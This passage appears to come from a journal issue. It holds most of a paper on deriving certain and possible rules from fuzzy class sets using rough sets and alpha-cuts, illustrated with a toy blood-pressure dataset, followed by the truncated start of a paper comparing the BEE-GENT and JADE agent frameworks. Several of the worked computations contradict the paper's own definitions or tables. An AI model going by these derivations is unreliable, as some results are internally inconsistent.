After the lower and the upper approximations have been found, the rough-set theory can then be used to derive certain information and induce certain and possible rules from them (Grzymala-Busse, 1988).

III. A-CUT AND FUZZY CLASS SETS

An α-level set of a fuzzy set A of X is a non-fuzzy denoted by $[A]^{\alpha}$ and is defined by,

$$[A]^{\alpha} = \begin{cases} \{t \in X \mid A(t) \geq \alpha & if \alpha > 0 \\ cl(\text{supp}(A)) & if \alpha = 0 \end{cases} \quad (3)$$

Where cl (supp(A)) denotes the closure of the support of A.

Definition 1(Support) Let A be a fuzzy subset of X; the support of A, denoted supp(A), is the crisp subset of X whose element all have nonzero membership grades in A.

$$\sup p(A) = \{x \in X \mid A(x) > 0\}. \quad (4)$$

Definition 2(triangular fuzzy number) A fuzzy set A is called triangular fuzzy number with peak (or center) a, left width α>0 and right width β>0 if its membership function has the following from,

$$A(t) = \begin{cases} 1-(a-t)/\alpha & if a-\alpha \leq t \leq a \\ 1-(t-a)/\beta & if a \leq t \leq a+\beta \\ 0 & otherwise \end{cases} \quad (5)$$

And we use the notation A= (a, α, β). It can easily be verified that,

$$[A]^{\gamma} = [a-(1-\gamma)\alpha, a+(1-\gamma)\beta], \forall \gamma \in [0,1]. \quad (6)$$

The support of A is (a-α, a+β). In the past, the rough-set theory was widely used in dealing with data classification problems [10]. Most conventional mining algorithms based on the rough-set theory identify relationships among data using crisp class sets values. This possible exist class sets with quantitative values, however, are commonly seen in real-world applications. In this paper, we thus deal with the problem of learning from class quantitative data sets based on rough sets. A learning algorithm is proposed, which can simultaneously derive certain and possible rules from class quantitative data sets. Class sets with quantitative values are first transformed into fuzzy sets of linguistic terms using membership functions. Therefore, convert fuzzy class sets with α-cut define to several crisp subclasses. Number of divisions arbitrary, that α-cut perform on the linguistic terms.

IV. NOTATION

Notation used in this paper is described as follows:

U universe of all objects

n total number of training examples (objects) in U

Obj$^{(i)}$ ith training example (object), $1 \leq i \leq n$

A set of all attributes describing U

m total number of attributes in A

B an arbitrary subset of A

A_j jth attribute, $1 \leq j \leq m$

$|A_j|$ number of attribute values for Aj

$v_j^{(i)}$ the value of A_j for Obj$^{(i)}$

d number of divisions arbitrary , that α-cut perform on the linguistic terms

C set of classes to be determined

c total number of classes in C

R_k kth fuzzy region of C,$1 \leq k \leq c$

$e^{(i)}$ the value of C for Obj$^{(i)}$

$f^{(i)}$ the fuzzy set converted from e$^{(i)}$

$f_k^{(i)}$ the membership value of e$^{(i)}$ in region R_k

X_l lth class, $1 \leq l \leq (c \times d)$

B(Obj$^{(i)}$) the fuzzy incomplete equivalence classes in which Obj$^{(i)}$ exists

B_*(X) the fuzzy incomplete lower approximation for B on X

B^*(X) the fuzzy incomplete upper approximation for B on X

These fuzzy equivalence relations thus partition the fuzzy object set U into several fuzzy subsets that may overlap, and the result is denoted by U/B. The set of partitions, based on B and including Obj$^{(i)}$, is denoted B(Obj$^{(i)}$). Thus, B(Obj$^{(i)}$)= {(B_1(Obj$^{(i)}$) … (B_r(Obj$^{(r)}$) }, where r is the number of partitions included in B(Obj$^{(i)}$).

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

Example 3. Consider the following three objects shown in Table II. Assume the linguistic terms in the objects are transformed from class sets quantitative values by membership functions. Furthermore, $Obj^{(1)}$ is classified as having a (L_2 + N_1) blood pressure. $Obj^{(2)}$ and $Obj^{(3)}$ are classified similarly. Assume the attributes SP, DP have three possible values (L, H, N). for the class set BP has three possible linguistic terms (L,H,N) , but this three possible values division to nine subclass sets by three α-cut on the linguistic terms (L_1,L_2,L_3;H_1,H_2,H_3;N_1,N_2,N_3).

TABLE II. THE DATA SET FOR EXAMPLE 2.

Object	*Systolic Pressure(SP)*	*Diastoli Pressure(DP)*	*Blood Pressure(BP)*
$obj^{(1)}$	L	N	L2+N1
$obj^{(2)}$	H	N	H3+N1
$obj^{(3)}$	N	N	N3

BP=N_2 is then formed as ($Obj^{(1)}$, $Obj^{(2)}$). The other fuzzy class sets indiscernibility relations can be similarly derived.

X_{L2}={ $Obj^{(1)}$}

X_{N1}={ $Obj^{(1)}$, $Obj^{(2)}$}

X_{H3}={ $Obj^{(2)}$}

X_{N3}={ $Obj^{(3)}$}

It is easily observed that an object may exist in more than one subclass of an class sets. In the above example, $Obj^{(1)}$ exists in two subclasses for class sets (X_{L2},X_{N1}).

Also for attributes, SP=N is then formed as $Obj^{(3)}$. The other indiscernibility relations can be similarly derived. U/{SP} has thus been found as follows:

U/{SP}={ ($Obj^{(1)}$)($Obj^{(2)}$)($Obj^{(3)}$)}

Similarly,

U/{DP}={ ($Obj^{(1)}$,$Obj^{(2)}$,$Obj^{(3)}$)}

The lower and upper approximations for B on X, denoted $B_*(X)$ and $B^*(X)$ respectively, are defined as equation "(1)" and "(2)" .

Assume X_{N1} = {$Obj^{(1)}$, $Obj^{(2)}$}. Since equivalence class in U/{SP} is included in X_{N1}, the lower approximation for attribute SP on X_{N1} is thus:

$SP_*(X_{N1})$={($Obj^{(1)}$)($Obj^{(2)}$)}

The equivalence class in U/{SP} have non-empty intersections with X_{N1}. Since the second equivalence class has been included in the lower approximation, the upper approximation for attribute SP on X_{N1} is thus:

$SP^*(X_{N1})$=Ø

The lower and upper approximations for attribute DP on X_{N1} can be similarly derived.

V. THE PROPOSED ALGORITHM FOR CRISP ATTRIBUTES ROUGH SETS ON THE FUZZY CLASS SETS

In the section, a learning algorithm based on rough sets is proposed, which can simultaneously convert each of fuzzy class set by α-cut in several crisp subclass and derive certain and possible rules from crisp attributes data sets on the fuzzy class sets. The proposed learning algorithm first transforms each class sets quantitative value into a fuzzy set of linguistic terms using membership functions and convert each of fuzzy class sets by α-cut in three crisp subclass . The algorithm then calculates lower and upper approximations. The details of the proposed learning algorithm are described as follows.

The Mining rules from crisp attributes by rough sets on the fuzzy class sets:

Input: A quantitative data set with n objects, each with m attribute values and a set of membership functions for class sets.

Output: A set of certain and possible rules.

Step 1: Transform the class sets quantitative value $e^{(i)}$ of each object $Obj^{(i)}$;i =1 to n, for each class sets C, into a fuzzy set $f^{(i)}$, represented as ($f^{(i)}{}_1/R_1$ + $f^{(i)}{}_2/R_2$ + … + $f^{(i)}{}_i/R_i$) , using the given membership functions, where R_k is the kth fuzzy region of class sets C ; $f_k^{(i)}$ is $e^{(i)}$'s fuzzy membership value in region R_k, and l (= c×d) is the number of fuzzy regions for C.

Step 2: convert fuzzy class sets with α-cut define to several crisp subclass. Number of divisions is arbitrary, that α-cut perform on the linguistic terms.

Step 3: Partition the object sets into disjoint subsets according to subclass labels. Denote each set of objects belonging to the same subclass C_l as X_L.

Step 4: Find the elementary sets of singleton attributes.

Step 5: Initialize q = 1, where q is used to count the number of attributes currently being processed for lower approximations.

Step 6: Compute the lower approximations of each subset B with q attributes for each class X_L as:

$$B_*(X) = \{obj^{(i)} \mid obj^{(i)} \in U, B(obj^{(i)}) \subseteq X\} \quad (7)$$

Where $B(Obj^{(i)})$ is the set of equivalence classes including $Obj^{(i)}$ and derived from attribute subset B.

Step 7: Compute the upper approximations of each subset B with q attributes for each class X_l as:

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

$$B^{*}(X) = \{obj^{(i)} \mid obj^{(i)} \in U \,\&\, B(obj^{(i)}) \cap X \neq \phi\} \quad (8)$$

Where $B(Obj^{(i)})$ is the set of equivalence classes including $Obj^{(i)}$ and derived from attribute subset B.

Step 8: Calculate the plausibility measures of each fuzzy incomplete equivalence class in an upper approximation for each class X_L as:

$$P(B(obj^{(i)}) = \frac{|B(obj^{(i)} \cap X|}{|B(obj^{(i)})|} \quad (9)$$

Step 9: Set q =q+1 and repeat Steps 6–9 until q > m.

Step10: Derive the certain rules from the fuzzy lower approximation $B_{*}(X_L)$ of any subset B.

Step 11: Remove the certain rules with the condition parts more specific. This work performs follows intersection together between subclasses. For example, because "H_3" is including "H_2" and "H_1", those can remove.

Step 12: Derive the β-possible rules from the fuzzy β-upper approximation $B^{*}_{\beta}(X)$ of any subset B.

Step 13: Remove the possible rules with the condition parts more specific. This work performs follows intersection together between subclasses and measure plausibility.

Step 14: Output the certain and possible rules.

VI. AN EXAMPLE

In this section, an example is given to show how the proposed algorithm can be used to generate maximally general certain and possible shown in Table 1 except that the data class sets are represented as quantitative values. Assume the membership functions for each attribute are given by experts as shown in Fig. 1. The proposed learning algorithm processes this quantitative data set as follows. Rules from class set quantitative data. Table III shows a class sets quantitative data set, which is similar to that.

TABLE III. AN QUANTITATIVE DATA SET AS AN EXAMPLE.

Object	*Systolic Pressure(SP)*	*Diastoli Pressure(DP)*	*Blood Pressure(BP)*
$obj^{(1)}$	L	N	89
$obj^{(2)}$	H	L	124
$obj^{(3)}$	N	H	122
$obj^{(4)}$	L	L	75
$obj^{(5)}$	H	H	135
$obj^{(6)}$	N	H	125
$obj^{(7)}$	L	L	78
$obj^{(8)}$	L	H	85
$obj^{(9)}$	H	N	121

Step 1: The quantitative values of each object are transformed into fuzzy sets. Take the class sets Blood Pressure in $Obj^{(2)}$ as an example. The value ''124" is converted into a fuzzy set (0.24/N+04/H) using the given membership functions. Results for all the objects are shown in Table IV.

TABLE IV. THE FUZZY SETS TRANSFORMED FROM THE CLASS SETS IN TABLE III.

Object	*Systolic Pressure(SP)*	*Diastoli Pressure(DP)*	*Blood Pressure(BP)*
$obj^{(1)}$	L	N	0.36/N+0.1/L
$obj^{(2)}$	H	L	0.24/N+0.4/H
$obj^{(3)}$	N	H	0.32/N+0.2/H
$obj^{(4)}$	L	L	1/L
$obj^{(5)}$	H	H	1/H
$obj^{(6)}$	N	H	0.2/N+0.5/H
$obj^{(7)}$	L	L	1/L
$obj^{(8)}$	L	H	0.2/N+0.5/L
$obj^{(9)}$	H	N	0.36/N+0.1/H

Step 2: convert fuzzy class sets with α-cut define to several crisp subclass. number of divisions arbitrary , that α-cut perform on the linguistic terms .If α=0.3 then subclass label is "1", If α=0.7 then subclass label is "2" and if α=1 then subclass label is "3" , that with keep α-cut define "H_3" is include "H_1" and "H_2" .




Figure 1. The given membership function of class sets.

TABLE V. CONVERT FUZZY CLASS SETS WITH A-CUT IN TABLE IV.

Object	*Systolic Pressure(SP)*	*Diastoli Pressure(DP)*	*Blood Pressure(BP)*
$obj^{(1)}$	L	N	N2 + L1
$obj^{(2)}$	H	L	N1 + H2
$obj^{(3)}$	N	H	N2 + H1
$obj^{(4)}$	L	L	L3
$obj^{(5)}$	H	H	H3
$obj^{(6)}$	N	H	N1 + H2
$obj^{(7)}$	L	L	L3
$obj^{(8)}$	L	H	N1 + L2
$obj^{(9)}$	H	N	N2 + H1

Step 3: Partition the object set into disjoint subsets according to subclass labels. Denote each set of objects belonging to the same subclass C_l as X_L.

X_{L1}={ $Obj^{(1)}$} , X_{L2}={ $Obj^{(8)}$ } , X_{L3}={ $Obj^{(4)}$, $Obj^{(7)}$}

X_{N1}={ $Obj^{(2)}$, $Obj^{(6)}$, $Obj^{(8)}$} , X_{N2}={ $Obj^{(1)}$, $Obj^{(3)}$, $Obj^{(9)}$ } , X_{N3}=Ø

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

X_{H1}={ $Obj^{(3)}$, $Obj^{(9)}$} , X_{H2}={ $Obj^{(2)}$ } , X_{H3}={ $Obj^{(5)}$, $Obj^{(6)}$}

Step 4: Find the elementary sets of singleton attributes.

U/{SP}= {{ $Obj^{(1)}$, $Obj^{(4)}$, $Obj^{(7)}$, $Obj^{(8)}$}{ $Obj^{(3)}$, $Obj^{(6)}$}{ $Obj^{(2)}$, $Obj^{(5)}$, $Obj^{(9)}$}} and

U/{DP}= {{ $Obj^{(2)}$, $Obj^{(4)}$, $Obj^{(7)}$ }{ $Obj^{(1)}$, $Obj^{(9)}$}{ $Obj^{(3)}$, $Obj^{(5)}$, $Obj^{(6)}$, $Obj^{(8)}$}}.

Step 5: Initialize q = 1, where q is used to count the number of attributes currently being processed for lower approximations.

Step 6: Compute the lower approximations of each subset B with q attributes for each class X_l as:

$SP_*(X_{L1})$=Ø , $SP_*(X_{L2})$=Ø , $SP_*(X_{L3})$=Ø

$SP_*(X_{N1})$=Ø , $SP_*(X_{N2})$=Ø

$SP_*(X_{H1})$=Ø , $SP_*(X_{H2})$=Ø , $SP_*(X_{H3})$=Ø and

$DP_*(X_{L1})$=Ø , $DP_*(X_{L2})$=Ø , $DP_*(X_{L3})$=Ø

$DP_*(X_{N1})$=Ø , $DP_*(X_{N2})$= {{ $Obj^{(1)}$, $Obj^{(9)}$}}

$DP_*(X_{H1})$=Ø , $DP_*(X_{H2})$=Ø , $DP_*(X_{H3})$=Ø

Step 7: Compute the upper approximations of each subset B with q attributes for each class X_l as:

$SP^*(X_{L1})$= {{ $Obj^{(1)}$, $Obj^{(4)}$, $Obj^{(7)}$, $Obj^{(8)}$}} , $SP^*(X_{L2})$= {{ $Obj^{(1)}$, $Obj^{(4)}$, $Obj^{(7)}$, $Obj^{(8)}$}} , $SP^*(X_{L3})$= {{ $Obj^{(1)}$, $Obj^{(4)}$, $Obj^{(7)}$, $Obj^{(8)}$}}

$SP^*(X_{N1})$= {{ $Obj^{(1)}$, $Obj^{(4)}$, $Obj^{(7)}$, $Obj^{(8)}$}{ $Obj^{(3)}$, $Obj^{(6)}$}{ $Obj^{(2)}$, $Obj^{(5)}$, $Obj^{(9)}$}} , $SP^*(X_{N2})$= {{ $Obj^{(1)}$, $Obj^{(4)}$, $Obj^{(7)}$, $Obj^{(8)}$}{ $Obj^{(3)}$, $Obj^{(6)}$}{ $Obj^{(2)}$, $Obj^{(5)}$, $Obj^{(9)}$}}

$SP^*(X_{H1})$= {{ $Obj^{(3)}$, $Obj^{(6)}$}{ $Obj^{(2)}$, $Obj^{(5)}$, $Obj^{(9)}$}} , $SP^*(X_{H2})$= {{ $Obj^{(2)}$, $Obj^{(5)}$, $Obj^{(9)}$}} , $SP^*(X_{H3})$= {{ $Obj^{(3)}$, $Obj^{(6)}$}{ $Obj^{(2)}$, $Obj^{(5)}$, $Obj^{(9)}$}} and

$DP^*(X_{L1})$= {{ $Obj^{(1)}$, $Obj^{(9)}$}} , $DP^*(X_{L2})$= {{ $Obj^{(3)}$, $Obj^{(5)}$, $Obj^{(6)}$, $Obj^{(8)}$}} , $DP^*(X_{L3})$= { $Obj^{(2)}$, $Obj^{(4)}$, $Obj^{(7)}$}}

$DP^*(X_{N1})$= {{ $Obj^{(2)}$, $Obj^{(4)}$, $Obj^{(7)}$ }{ $Obj^{(3)}$, $Obj^{(5)}$, $Obj^{(6)}$, $Obj^{(8)}$}} , $DP^*(X_{N2})$= { $Obj^{(3)}$, $Obj^{(5)}$, $Obj^{(6)}$, $Obj^{(8)}$}}

$DP^*(X_{H1})$= {{ $Obj^{(1)}$, $Obj^{(9)}$}{ $Obj^{(3)}$, $Obj^{(5)}$, $Obj^{(6)}$, $Obj^{(8)}$}} , $DP^*(X_{H2})$= {{ $Obj^{(2)}$, $Obj^{(4)}$, $Obj^{(7)}$ }} , $DP^*(X_{H3})$= {{ $Obj^{(3)}$, $Obj^{(5)}$, $Obj^{(6)}$, $Obj^{(8)}$}}.

Step 8: Calculate the plausibility measures of each equivalence class in an upper approximation for each subclass X_l . for example are subclass L1 as:

$$P(SP_{L1}(Obj^{(1)} \text{ or } Obj^{(4)} \text{ or } Obj^{(7)} \text{ or } Obj^{(8)})) = \frac{1}{4}$$

Step 9: Set q = q+1 and repeat Steps 6–9 until q > m.

U/{SP,DP}={{ $Obj^{(1)}$}{ $Obj^{(2)}$}{ $Obj^{(3)}$, $Obj^{(6)}$}{ $Obj^{(4)}$, $Obj^{(7)}$}{ $Obj^{(5)}$}{ $Obj^{(8)}$}{ $Obj^{(9)}$}}.

$SP,DP_*(X_{L1})$={{ $Obj^{(1)}$}} , $SP,DP_*(X_{L2})$={{ $Obj^{(8)}$}} , $SP,DP_*(X_{L3})$= {{ $Obj^{(4)}$, $Obj^{(7)}$}}

$SP,DP_*(X_{N1})$= {{ $Obj^{(2)}$} { $Obj^{(8)}$}} , $SP,DP_*(X_{N2})$= {{ $Obj^{(1)}$} { $Obj^{(9)}$}}

$SP,DP_*(X_{H1})$= {{ $Obj^{(9)}$}} , $SP,DP_*(X_{H2})$= {{ $Obj^{(2)}$}} , $SP,DP_*(X_{H3})$= {{ $Obj^{(5)}$}} and

$SP,DP^*(X_{L1})$= Ø , $SP,DP^*(X_{L2})$= Ø , $SP^*(X_{L3})$= Ø

$SP,DP^*(X_{N1})$= {{ $Obj^{(3)}$, $Obj^{(6)}$}} , $SP,DP^*(X_{N2})$= {{ $Obj^{(3)}$, $Obj^{(6)}$}}

$SP,DP^*(X_{H1})$= {{ $Obj^{(3)}$, $Obj^{(6)}$}} , $SP,DP^*(X_{H2})$= Ø , $SP,DP^*(X_{H3})$= {{$Obj^{(3)}$, $Obj^{(6)}$}}

Step 10: Derive the certain rules from the fuzzy lower approximation $B_*(X_L)$ of any subset B.

1. If Diastolic Pressure = Normal Then Blood Pressure = N_2.

2. If Systolic Pressure = Low and Diastolic Pressure = Normal Then Blood Pressure = L_1.

3. If Systolic Pressure = Low and Diastolic Pressure = High Then Blood Pressure = L_2.

4. If Systolic Pressure = Low and Diastolic Pressure = Low Then Blood Pressure = L_3.

5. If Systolic Pressure = High and Diastolic Pressure = Low Then Blood Pressure = N_1.

6. If Systolic Pressure = Low and Diastolic Pressure = High Then Blood Pressure = N_1.

7. If Systolic Pressure = Low and Diastolic Pressure = Normal Then Blood Pressure = N_2.

8. If Systolic Pressure = High and Diastolic Pressure = Normal Then Blood Pressure = N_2.

9. If Systolic Pressure = High and Diastolic Pressure = Normal Then Blood Pressure = H_1.

10. If Systolic Pressure = High and Diastolic Pressure = low Then Blood Pressure = H_2.

11. If Systolic Pressure = High and Diastolic Pressure = High Then Blood Pressure = H_3.

Step 11: Since the condition parts and intersection together between subclasses of the certain rules 7 and 8 are more specific and smaller label than those of the first rule, the tow certain rules are removed from the certain rule set.

Step 12: Derive the possible rules from the fuzzy upper approximation $B^*(X)$ of any subset B.

1. If Systolic Pressure = Low Then Blood Pressure = L_1, with plausibility=0.25.

2. If Systolic Pressure = Low Then Blood Pressure = L_2, with plausibility=0.25.

3. If Systolic Pressure = Low Then Blood Pressure = L_3, with plausibility=0.5.

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

4. If Systolic Pressure = Low Then Blood Pressure = N_1 , with plausibility=0.25 .

5. If Systolic Pressure = Normal Then Blood Pressure = N_1, with plausibility=0.5 .

6. If Systolic Pressure = High Then Blood Pressure = N_1 , with plausibility=0.33 .

7. If Systolic Pressure = Low Then Blood Pressure = N_2 , with plausibility=0.25 .

8. If Systolic Pressure = Normal Then Blood Pressure = N_2 , with plausibility=0.5 .

9. If Systolic Pressure = High Then Blood Pressure = N_2 , with plausibility=0.33 .

10. If Systolic Pressure = Normal Then Blood Pressure = H_1 , with plausibility=0.5 .

11. If Systolic Pressure = High Then Blood Pressure = H_1 , with plausibility=0.33 .

12. If Systolic Pressure = High Then Blood Pressure = H_2 , with plausibility=0.33 .

13. If Systolic Pressure = Normal Then Blood Pressure = H_3 , with plausibility=0.5 .

14. If Systolic Pressure = High Then Blood Pressure = H_3 , with plausibility=0.33 .

15. If Diastolic Pressure = Normal Then Blood Pressure = L_1 , with plausibility=0.5 .

16. If Diastolic Pressure = High Then Blood Pressure = L_2 , with plausibility=0.25 .

17. If Diastolic Pressure = Low Then Blood Pressure = L_3 , with plausibility=0.66 .

18. If Diastolic Pressure = Low Then Blood Pressure = N_1 , with plausibility=0.33 .

19. If Diastolic Pressure = High Then Blood Pressure = N_1 , with plausibility=0.5 .

20. If Diastolic Pressure = High Then Blood Pressure = N_2 , with plausibility=0.25 .

21. If Diastolic Pressure = Normal Then Blood Pressure = H_1 , with plausibility=0.5 .

22. If Diastolic Pressure = High Then Blood Pressure = H_1 , with plausibility=0.25 .

23. If Diastolic Pressure = Low Then Blood Pressure = H_2 , with plausibility=0.33 .

24. If Diastolic Pressure = High Then Blood Pressure = H_3 , with plausibility=0.33 .

25. If Systolic Pressure = Normal and Diastolic Pressure = High Then Blood Pressure = N_1 , with plausibility=0.5 .

26. If Systolic Pressure = Normal and Diastolic Pressure = High Then Blood Pressure = N_2 , with plausibility=0.5 .

27. If Systolic Pressure = Normal and Diastolic Pressure = High Then Blood Pressure = H_1 , with plausibility=0.5 .

28. If Systolic Pressure = Normal and Diastolic Pressure = High Then Blood Pressure = H_3 , with plausibility=0.5 .

Step 13: Since the condition parts, plausibility measures and intersection together between subclasses of the possible rules 1 and 2 are more specific and smaller than those of the rule 3 are thus removed from the possible fuzzy rule set. For remainder rules perform above.

Step 14: Output the certain and possible rules .

Certain rules:

1. If Diastolic Pressure = Normal Then Blood Pressure = N_2 .

2. If Systolic Pressure = Low and Diastolic Pressure = Normal Then Blood Pressure = L_1 .

3. If Systolic Pressure = Low and Diastolic Pressure = High Then Blood Pressure = L_2 .

4. If Systolic Pressure = Low and Diastolic Pressure = Low Then Blood Pressure = L_3 .

5. If Systolic Pressure = High and Diastolic Pressure = Low Then Blood Pressure = N_1 .

6. If Systolic Pressure = Low and Diastolic Pressure = High Then Blood Pressure = N_1 .

7. If Systolic Pressure = High and Diastolic Pressure = Normal Then Blood Pressure = H_1 .

8. If Systolic Pressure = High and Diastolic Pressure = low Then Blood Pressure = H_2 .

9. If Systolic Pressure = High and Diastolic Pressure = High Then Blood Pressure = H_3 .

Possible rules:

1. If Systolic Pressure = Low Then Blood Pressure = L_3 , with plausibility=0.5 .

2. If Systolic Pressure = Low Then Blood Pressure = N_2 , with plausibility=0.25 .

3. If Systolic Pressure = Normal Then Blood Pressure = N_2 , with plausibility=0.5 .

4. If Systolic Pressure = High Then Blood Pressure = N_2 , with plausibility=0.33 .

5. If Systolic Pressure = Normal Then Blood Pressure = H_3 , with plausibility=0.5 .

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

6. If Systolic Pressure = High Then Blood Pressure = H_3 , with plausibility=0.33 .

7. If Diastolic Pressure = Normal Then Blood Pressure = L_1 , with plausibility=0.5 .

8. If Diastolic Pressure = High Then Blood Pressure = L_2 , with plausibility=0.25 .

9. If Diastolic Pressure = Low Then Blood Pressure = L_3 , with plausibility=0.66 .

10. If Diastolic Pressure = Low Then Blood Pressure = N_1 , with plausibility=0.33 .

11. If Diastolic Pressure = High Then Blood Pressure = N_1 , with plausibility=0.5 .

12. If Diastolic Pressure = High Then Blood Pressure = N_2 , with plausibility=0.25 .

13. If Diastolic Pressure = Normal Then Blood Pressure = H_1 , with plausibility=0.5 .

14. If Diastolic Pressure = Low Then Blood Pressure = H_2 , with plausibility=0.33 .

15. If Diastolic Pressure = High Then Blood Pressure = H_3 , with plausibility=0.33 .

VII. DISCUSSION AND CONCLUSION

In this paper, we have proposed a novel data mining algorithm, which can process on the rough set with class sets quantitative data. The algorithm integrates both the fuzzy set theory and the variable precision rough-set model to discover knowledge .The lower and upper approximations have been defined for managing objects in data sets .The interaction between data and approximations helps derive certain and possible rules from data sets and fuzzy class sets. The rules thus mined exhibit fuzzy quantitative regularity in databases and can be used to provide some suggestions to appropriate supervisors. Most conventional mining algorithms based on the rough-set theory identify relationships among data using crisp class sets values. This possible exist class sets with quantitative values, however, are commonly seen in real-world applications. We thus deal with the problem of learning from class quantitative data sets based on rough sets. A learning algorithm is proposed, which can simultaneously derive certain and possible rules from class quantitative data sets. Class sets with quantitative values are first transformed into fuzzy sets of linguistic terms using membership functions. One aspect of our future research is thus to extend our method with Tzung's model for managing data sets with fuzzy attributes and fuzzy class sets.

ACKNOWLEDGEMENT

This research was supported by the Sama Technical and Vocational Training College, Islamic Azad University, Urmia Branch.

REFRENCES

[1] Germano,L. T., & Alexandre ,P.(1996).Knowledge-base reduction based on rough set techniques. Canadian conference on electrical and computer engineering (pp. 278–281).

[2] Graham,I.,&Jones,P.L. (1988).Expert systems—knowledge ,uncertainty and decision (pp. 117–158). Boston: Chapman and Computing.

[3] Grzymala-Busse, J. W. (1988). Knowledge acquisition under uncertainty: A rough set approach. Journal of Intelligent Robotic Systems, 1, 3–16.

[4] Hong, T. P., Kuo, C. S., & Chi, S. C. (1999). Mining association rules from quantitative data. Intelligent Data Analysis, 3(5), 363–376.

[5] Hong,T.P.,&Lee,C.Y.(1996).Induction of fuzzy rules and membership functions from training examples. Fuzzy Sets and Systems, 84, 33–47.

[6] Hong, T. P., & Tseng, S. S. (1997). A generalized version space learning algorithm for noisy and uncertain data. IEEE Transactions on Knowledge and Data Engineering, 9(2), 336–340.

[7] Hong, T. P., Wang, T. T., & Wang, S. L. (2000). Knowledge acquisition from quantitative data using the rough-set theory. Intelligent Data Analysis, 4, 289–304.

[8] Kodratoff, Y., & Michalski, R. S. (1983). Machine learning: An artificial intelligence artificial intelligence approach, 3. San Mateo, CA: Morgan Kaufmann Publishers.

[9] Lingras, P. J., & Yao, Y. Y. (1998). Data mining using extensions of the rough set model. Journal of the American Society for Information Science, 49(5), 415–422.

[10] Hong, T. P., Tseng, L. H., & Wang, S. L. (2002). Learning rules from incomplete training examples by rough sets., Expert System with Application, 22, 285–293.

[11] Michalski, R. S., Carbonell, J. G., & Mitchell, T. M. (1983). Machine Learning: An Artificial Intelligence Approach 1. Los Altos, CA: Morgan Kaufmann Publishers.

[12] Michalski, R. S., Carbonell, J. G., & Mitchell, T. M. (1983). Machine learning: An artificial intelligence approach 2. Los Altos, CA: Morgan Kaufmann Publishers.

[13] Orlowska, E. (1993). Reasoning with incomplete information: rough set based information logics. In V. Alagar, S. Bergler, & F. Q. Dong (Eds.), Incompleteness and uncertainty in information systems (pp. 16–33). Springer.

[14] Pawlak, Z. (1982). Rough set. International Journal of Computer and Information Sciences, 341–356.

[15] Rives, J. (1990). FID3: Fuzzy induction decision tree. In The first international symposium on uncertainty modeling and analysis (pp. 457–462).

[16] Wang, C. H., Hong, T. P., & Tseng, S. S. (1998). Integrating fuzzy knowledge by genetic algorithms. IEEE Transactions on Evolutionary Computation, 2(4), 138–149.

[17] Yuan, Y., & Shaw, M. J. (1995). Induction of fuzzy decision trees. Fuzzy Sets and Systems, 69, 125–139.

[18] Zhong, N., Dong, J. Z., Ohsuga, S., & Lin, T. Y. (1998). An incremental, probabilistic rough set approach to rule discovery. IEEE International Conference on Fuzzy Systems, 2, 933–938.

[19] Ziarko, W. (1993). Variable precision rough set model. Journal of Computer and System Sciences, 46, 39–59.

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

[20] Hong, T. P., Tseng, L. H., & Chien, B. C. (2010). Mining from incomplete quantitative data by fuzzy rough sets., Expert System with Application, 37, 2644–2653.

AUTHORS PROFILE

Mojtaba MadadyarAdeh was born in Urmia, Iran in 1983. He earned his BSc and MSc degrees from the Islamic Azad University in software engineering. He worked at Sama technical and vocational training College, Urmia branch, Iran, as a faculty member and he is the director of computer group. His studies involved research on distributed systems, neural networks and data mining.

Dariush Dashchi Rezaee is working as master of department of computer engineering. He received BSc and MSc from Islamic Azad University in computer architecture. He interested in research on Data mining to rough sets by fuzzy systems.

Ali Soultanmohammad. He received BSc and MSc from Islamic Azad University in computer architecture. He interested in research on Data mining to rough sets by fuzzy systems.

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

Comparison between Agent Development Frameworks : BEE-GENT and JADE

Rajesh Wadhwani
Computer Science Department
National Institute of Technology,Bhopal
India
Email: wadhvani_rajesh@rediffmail.com

Ankit Singh
Computer Science Department
National Institute of Technology,Bhopal
India
Email: ankitsingh_ujn@yahoo.com

Devshri Roy
Computer Science Department
National Institute of Technology,Bhopal
India
Email: devshriroy@manit.ac.in

***Abstract*—Agent-oriented programming is the software paradigm that brings the concepts of artificial intelligence into the realm of distributed systems. Agent-based distributed systems have been used in wide range of applications. This encouraged us to research on different agent development tools. This paper presents a brief introduction of multi-agent development frameworks: BEE-GENT and JADE. Comparison between their architecture, interaction mechanism and implementation are discussed. Based on the comparison, the advantages and limitations of BEE-GENT and JADE are concluded in the end.**

Keywords: JADE, BEE-GENT, agent framework.

I. Introduction

Agent-based systems model an application as a collection of agents. Agents have characteristics like autonomy, sociality, reactivity, proactivity, mobility, adaptability etc. Multi-agent systems help to model complex and dynamic real-world environments. Some of the fields where multi-agent systems have been used are e-commerce, computer games, simulations etc. BEE-GENT is developed by Toshiba Corporation[1]. BEE-GENT provides executable jar files which are used for development process. It is also accompanied with a GUI-based RAD tool for development support based on design patterns. On the other hand, JADE is an open source framework developed by Telecom Italia[4]. JADE includes both the libraries (i.e. Java classes) required to develop application agents and the run-time environment that execute agents.

The paper is organized as follows. Section 2 compares the architectures of BEE-GENT and JADE. Section 3 compares the interaction and communication mechanisms. In section 4, we compare the differences in the implementations. Finally in section 5, we conclude the paper.

II. Comparison of Architecture between BEE-GENT and JADE

A. BEE-GENT and its architecture

BEE-GENT (Bonding and Encapsulation Enhancement Agent) is a multi-agent development framework that completely agentifies the software applications. BEE-GENT framework is comprised of two entities, namely, Agent Wrappers and Mediation Agents. Agent Wrapper is used to agentify existing applications while Mediation Agents handle the communication between the different agents. BEE-GENT works on JAVA (after JDK 1.1).Interaction Protocols (IP) are used to define the behavior of the agents. The IP is based on conversations between multiple agents. IP consist the concepts of states and transitions. Agent starts execution in a particular state. If the agent performs any action, the state of the agent changes to the next state. This is done according to the transition rule defined in the former state. The IP is defined by specifying the preconditions, actions and transition rules. Precondition is a condition for changing to a specified state. If the current state coincide the precondition, the agent performs the action defined in the state. An action is composed of conversations that are 